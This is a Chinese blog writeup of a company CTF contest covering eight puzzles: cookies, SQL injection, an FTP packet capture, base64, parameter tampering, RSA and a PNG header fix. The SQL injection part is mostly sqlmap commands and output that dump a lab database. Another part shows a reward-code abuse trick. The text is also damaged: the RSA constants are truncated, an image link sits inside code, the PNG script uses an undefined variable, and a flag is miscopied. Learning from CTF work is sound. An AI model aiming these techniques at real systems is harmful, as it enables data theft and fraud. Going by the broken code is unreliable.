

# [CTF] 20200415公司CTF赛writeup

原创

m3gai0rce 于 2020-04-15 20:10:18 发布 762 收藏 1

分类专栏: CTF 文章标签: 信息安全

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/jaykiller/article/details/105543056>

版权



[CTF 专栏收录该内容](#)

7 篇文章 0 订阅

订阅专栏

## 1. 签到题

直接对该字符串做base64解密, 得flag: flag{are\_you\_ready\_for\_wangdingcup}.

## 2. 美味的曲奇

点击题目地址, 发现进入一个网页后, 没有其他可以点击的内容。使用浏览器按F12查看, 刷新后发现消息头中cookie为flag开头字符串, 同时也符合题目中“曲奇”的cookie含义。

The screenshot shows a web browser displaying a page titled "No Idea 2". The page content includes a "Learn more" button and a footer that says "Cover template for Bootstrap, by @mdo.". The browser's developer tools are open, showing the network tab with a single request. The request details are expanded, showing the following headers:

- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Connection: keep-alive
- Cookie: flag=flag%7Bchsdchaitinookbu732ui%7D
- Host: [redacted]:8080
- Referer: http://[redacted]/ctf/challenge/5e8eeee
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 6.1; W...) Gecko/20100101 Firefox/75.0

```
Cookie: flag=flag%7Bchsdchaitinookbu732ui%7D
Host: [redacted]:8080
Referer: http://[redacted]/ctf/challenge/5e8eeee
```

## 3. 小明学习了数据库的增删改查

进入后发现选项只有1 2 3 4，但是URL中可以在id后面输入5 6 7.....，并且当输入id=1'后网页无正常返回，疑似存在对特殊字符过滤不足的注入点，使用sqlmap进行尝试。

# 查询系统

Please input the ID as  parameter with numeric value

1  
2  
3  
4

<https://blog.csdn.net/jaykiller>

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3"
```

```
[12:19:41] [INFO] the back-end DBMS is MySQL
```

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" --dbs
```

```
[12:23:02] [INFO] fetching current database
```

```
available databases [1]:
```

```
[*] security
```

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" --current-db
```

```
[12:26:09] [INFO] fetching current database
```

```
[12:26:09] [INFO] read from file 'C:\sqlmap\output\40.73.33.147\session': security
```

```
current database: 'security'
```

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security --tables
```

```
[13:17:40] [INFO] fetching tables for database: 'security'
```

```
[13:17:40] [INFO] the SQL query used returns 2 entries
```

```
[13:17:40] [INFO] retrieved: flag
```

```
[13:17:40] [INFO] retrieved: users
```

```
Database: security
```

```
[2 tables]
```

```
+-----+
```

```
| flag |
```

```
| users |
```

```
+-----+
```

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security -T flag --columns
```

```
Database: security
```

```
Table: flag
```

```
[2 columns]
```

```
+-----+-----+
```

```
| Column | Type      |
```

```
+-----+-----+
```

```
| flag   | varchar(255) |
```

```
| Id     | int(11)      |
```

```
+-----+-----+
```

```
python sqlmap.py -u "http://xx.xx.xx.xx:13322/index.php?id=3" -D security -T flag -C flag --dump
```

```
Database: security
```

```
Table: flag
```

```
[1 entry]
```

```
+-----+
```

```
| flag           |
```

```
+-----+
```

```
| flag{e27e645a67ba8cb6dbf1f4815c27a864} |
```

```
+-----+
```

#### 4. 文件传输协议

下载后解压，发现是pcapng文件，使用wireshark打开。结合题目中“文件传输协议”的暗示，直接查询Protocol为FTP的。

ff104b2dfab9fe8c0676587292a636d3.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
97	45.721180	172.16.171.1	172.16.171.128	TCP	66	58687 → 64250 [A
98	45.721235	172.16.171.1	172.16.171.128	FTP	85	Request: RETR f
99	45.721650	172.16.171.128	172.16.171.1	FTP	141	Response: 150 Op
100	45.721700	172.16.171.1	172.16.171.128	TCP	66	58674 → 21 [ACK
101	45.721837	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t
102	45.721844	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t
103	45.721858	172.16.171.1	172.16.171.128	TCP	66	58687 → 64250 [A
104	45.721919	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t
105	45.721925	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t
106	45.721930	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t
107	45.721934	172.16.171.128	172.16.171.1	FTP-DATA	1514	FTP Data: 1448 t

▶ Frame 107: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface vmmnet8, id 0  
 ▶ Ethernet II, Src: VMware\_23:74:fc (00:0c:29:23:74:fc), Dst: VMware\_c0:00:08 (00:50:56:c0:00:08)  
 ▶ Internet Protocol Version 4, Src: 172.16.171.128, Dst: 172.16.171.1  
 ▶ Transmission Control Protocol, Src Port: 64250, Dst Port: 58687, Seq: 7241, Ack: 1, Len: 1448  
 FTP Data (1448 bytes data)  
[\[Setup frame: 93\]](#)  
 [Setup method: PASV]  
 [Command: RETR flag\_ftp.jpg]  
[Command frame: 98](#)  
 [Current working directory: /]  
 ▲ Line-based text data (1 lines)  
 [truncated] Core 5.6-c145 79.163499, 2018/08/13-16:40:22      "> <rdf:RDF xmlns:rdf="http://www.w3

0520	6f 66 74 77 61 72 65 41	67 65 6e 74 3d 22 41 64	oftwareA gent="Ad
0530	6f 62 65 20 50 68 6f 74	6f 73 68 6f 70 20 43 43	obe Phot oshop CC
0540	20 32 30 31 39 20 28 4d	61 63 69 6e 74 6f 73 68	2019 (M acintosh
0550	29 22 20 73 74 45 76 74	3a 63 68 61 6e 67 65 64	)" stEvt :changed
0560	3d 22 2f 22 2f 3e 20 3d	2f 72 64 66 3a 53 65 71	="/"/> </rdf:Seq
0570	3e 20 3c 2f 78 6d 70 4d	4d 3a 48 69 73 74 6f 72	> </xmpM M:Histor
0580	79 3e 20 3c 70 68 6f 74	6f 73 68 6f 70 3a 54 65	y> <phot oshop:Te
0590	78 74 4c 61 79 65 72 73	3e 20 3c 72 64 66 3a 42	xtLayers > <rdf:B
05a0	61 67 3e 20 3c 72 64 66	3a 6c 69 20 70 68 6f 74	ag> <rdf :li phot
05b0	6f 73 68 6f 70 3a 4c 61	79 65 72 4e 61 6d 65 3d	oshop:La yerName=
05c0	22 66 6c 61 67 7b 4e 30	74 5f 53 6f 5f 73 33 63	"flag{N0 t_So_s3c
05d0	75 72 65 5f 46 74 70 7d	22 20 70 68 6f 74 6f 73	ure_Ftp} " photos
05e0	68 6f 70 3a 4c 61 79 65	72 54	hop:Laye rT

<https://blog.csdn.net/jaykiller>

在FTP-DATA中发现里面传输了一个flag\_ftp.jpg的文件，本题似乎都不用导出恢复该文件，直接就可以在下方就可以看到文字的flag。（当然也可以导出图片后打开）

```

01 73 68 6f 70 3a 4c 61 79 65 72 54 05b0 6f 70 3a 4c 61 79 65 72 54 05b0 6f 70 3a 4c 61 79 65 72 54
22 66 6c 61 67 7b 4e 30 74 5f 53 6f 5f 73 33 63 "flag{N0 t_So_s3c
75 72 65 5f 46 74 70 7d 22 20 70 68 6f 74 6f 73 ure_Ftp} " photos
68 6f 70 3a 4c 61 79 65 72 54 hop:Laye rT

```

```
flag{NOt_So_s3cure_Ftp}
```

<https://blog.csdn.net/jaykiller>

## 5. Basebase

下载文件后打开，发现是一大串近乎乱码的问题，根据题目提示“*等于号作排头标兵，字母数字排排站，从后向前依次报数！*”，暗示本题需要将其倒置。

进行文字倒置后，再根据题目的标题 **Basebase** 提示，进行base64的解码。解码后的文件依然是一串看不出是什么的乱码，将其再次进行base64解码，失败，无法正常解码。

此时尝试将解码后的文件再次倒置后解码，发现可以成功进行base64解码。

注意：为什么可以做多次尝试？因为显然在做字符倒置后如果base64解码出错的话，说明本题并不是走这条路；但如果字符倒置后base64解码依然成功，那么可以充分有信心本题就可以继续尝试这样的循环操作。显然若不是出题方出题时刻意做了多次base64加密后倒置循环，解题时多次做解密倒置循环均成功的这种可能性几乎没有。

以此类推，如此反复几十次后，得到最终的flag。flag{8882a51a0a74783d038c30fb7a5c87cf}

## 6. Propose

点击用户注册，随意注册一个号，点击领取1积分。

<http://xx.xx.xx.xx:8745/getjifen/?keyid=1&user=gogogo>

积分领取成功~1积分兑换码为:['qafs845qw4rfq3a2s4dqw8e4qd4q3']

将URL中的keyid变量改为2，可以领到4万分。

<http://xx.xx.xx.xx:8745/getjifen/?keyid=2&user=gogogo>

积分领取成功~40000积分兑换码为:['aweqeqtq5684\*4as4d35q4qw3']

发现积分都是以兑换码的形式，赠送礼物的话，50积分的和500积分的都不能点击，只能点击10万积分的钻石，点击后需要输入兑换码，因为未对兑换码的值做校验，所以按照格式，提交3遍4万分的兑换码即可达到10万分兑换钻石求婚得到flag。

P.S: 后来发现其实不用改keyid, 前人栽树后人乘凉, 之前这题已经有人做出来了, 登录时尝试使用简单用户名密码1/1登录后就可以看到1的账户里面有4万积分, 然后显示这个用户下已经拥有了两个积分兑换码: 'qafs845qw4rfq3a2s4dqw8e4qd4q3','aweqeqtq5684\*4as4d35q4qw3]', 这样直接就可以得到4万积分的兑换码。

## 7. RSA加密算法

已知c p q e, 查询网上关于RSA的相关信息, 可以计算出d。

根据 <https://www.anquanke.com/post/id/84632> 一文中的【0x02模数分解】求出 d。

求出d后再根据 [https://blog.csdn.net/weixin\\_39762423/article/details/83753747](https://blog.csdn.net/weixin_39762423/article/details/83753747) 中的语句进行解码即可求出 flag。

本题的一个关键在于e的10001其实也是16进制的, 也需要在脚本中通过`e=int('10001',16)`来进行转换。

以下为结合了上面2个网站之后解题的 `rsa.py` 代码。

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m

c=int('20C5CE5B73EDE2E46FBA9B07BCBEFD2A80B1893B0B279C9D245D9C2F901F6059137B8193297F612CC20DF6F7D9A337B501F2
p=int('936ACE0E07480A153245146BAA0DD053FF4515458EB83D90FA32800B1D8B5652691C2827C71773F536CFCF4416AA3A833A31
q=int('820059ADE300C8520E6F22D964FAADD155E5AAA531FE4E3D66EEE05A92B1D533F8265408C6066D2FED682D9E9066F2622ECD
e=int('10001',16)

print e

d = modinv(e, (p-1)*(q-1))
print d

N=p*q

print N

flag=hex(pow(c,d,N))[2:-1].decode('hex')


print flag
```

## 8. img for you

下载文件, 解压后在Windows环境下直接打开, 直接报错。先怀疑这个png文件是不是一个正常的png格式, 是否为zip等其他更改了扩展名的文件或一个图片包含了多个文件。

使用winhex或者ultraedit打开后，以ultraedit为例，ctrl+h进入16进制的编辑模式，发现蓝框内头部确为89 50 4E 47开头，尾部也为AE 42 60 82结尾，看似是只有一个正常文件。相关文件头参

考：<https://blog.csdn.net/xiangshangbashaonian/article/details/80156865> 但我们查看第二行红框内文字，发现表示图片长宽的数值都为0，所以导致了文件无法被Windows正常打开。



第二行红框内的部分，第1-4位代表宽度，第5-8位代表高度，第9-13位代表CRC验证码。本题中该图片的宽度为0，显然是有问题，编写一个脚本根据已知的高度和CRC码去计算一下正确的宽度。

```
# -*- coding: utf-8 -*-

import binascii

import struct

crc32key = 0x7d41b833
#第30-33位

for i in range(0, 65535):

    length = struct.pack('>i', i)

    data = '\x49\x48\x44\x52' + width + '\x00\x00\x00\x48\x08\x02\x00\x00\x00'

#第13-16位 + width + height + 第25-29位

    crc32result = binascii.crc32(data) & 0xffffffff

    if crc32result == crc32key:

        print ''.join(map(lambda c: "%02X" % ord(c), length))
```

```
ca. 管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>python C:\Users\Administrator\Desktop\ctf
gth.py
0000023C

C:\Users\Administrator>
```

将第二行前4位的00000000改为0000023C，保存后即可正常打开png图片，显示flag。

```
00000000h: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 ; PNG.....IHDR
00000010h: 00 00 02 3C 00 00 00 48 08 02 00 00 00 7D 41 B8 ; ...<...H.....)A?
00000020h: 33 00 00 0C 4D 69 43 43 50 49 43 43 20 50 72 6F ; 3...MiCCPICC Pro
00000030h: 66 69 6C 65 00 00 48 89 95 97 07 58 53 C9 16 80 ; file..H整? XS? €
00000040h: E7 96 54 12 5A 20 02 52 42 6F A2 08 02 01 A4 84 ; 錫T.Z .RBo? ..
00000050h: D0 22 08 48 15 44 25 24 81 84 12 63 42 50 B1 23 ; ? .H.D%$丑.cBP?
00000060h: 8B 0A AE 5D 44 C1 86 15 71 D1 D5 15 90 B5 62 2F ; ? 粗D 纓.q顔.悬b/
00000070h: 8B 62 EF 8B 05 95 95 75 71 15 1B 2A 6F 52 40 57 ; 媯飲.睡uq...*oR@W
00000080h: 5F F9 DE F9 BE B9 F7 CF 99 33 67 CF 39 99 7B EF : 棍蟻3σ? 櫛?
```

flag{602fcb50e1918bb1ae01485dcba5c5ca}